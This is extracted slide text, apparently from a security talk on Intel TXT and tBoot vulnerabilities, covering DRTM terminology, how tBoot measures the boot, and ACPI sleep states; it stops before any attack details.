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
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**UNTIL I PUBLISHED
THE VULNERABILITIES!**

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
Intel Trusted Execution Environment (TXT)

- Is the **DRTM** technology of TCG specification
 - Intel just uses their own terminologies
 - ex) DCE = Secure Initialization Authenticated Code Module (SINIT ACM)
DLME = Measured Launched Environment (MLE)
- Has special commands (**SENDER** and **SEXIT**) to enter trustworthy state and exit from it
 - SENTER checks if SINIT ACM has a valid signature
 - Intel publishes SINIT ACM on the website

Trusted Boot (tBoot)

- Is a **reference implementation** of Intel TXT
 - It is an open source project (<https://sourceforge.net/projects/tboot/>)
 - It has been included many Linux distros such as RedHat, SUSE, and Ubuntu
- **Can verify OS and Virtual Machine Monitor (VMM)**
 - It measures OS components and stores hashes to the TPM
 - Measured results in PCRs of the TPM can be verified by a remote attestation server such as Intel Open CIT
 - It is typically used in server environments

Boot Process of tBoot



Boot process is *(maybe)*
perfect!

**How about
sleep process?**


Advanced Configuration and Power Interface (ACPI) and Sleeping States

- **Cut off the power of...**

- S0: Normal, no context is lost
- S1: Standby, the CPU cache is lost
- S2: Standby, the **CPU** is **POWERED OFF**
- S3: Suspend, **CPU and devices** are **POWERED OFF**
- S4: Hibernate, the **CPU, devices, and RAM** are **POWERED OFF**
- S5: Soft Off, all parts are **POWERED OFF**

TPM is also POWERED OFF!

Waking Up Process of the DRTM





Code is measured again while waking up!

Sleep Process with tBoot

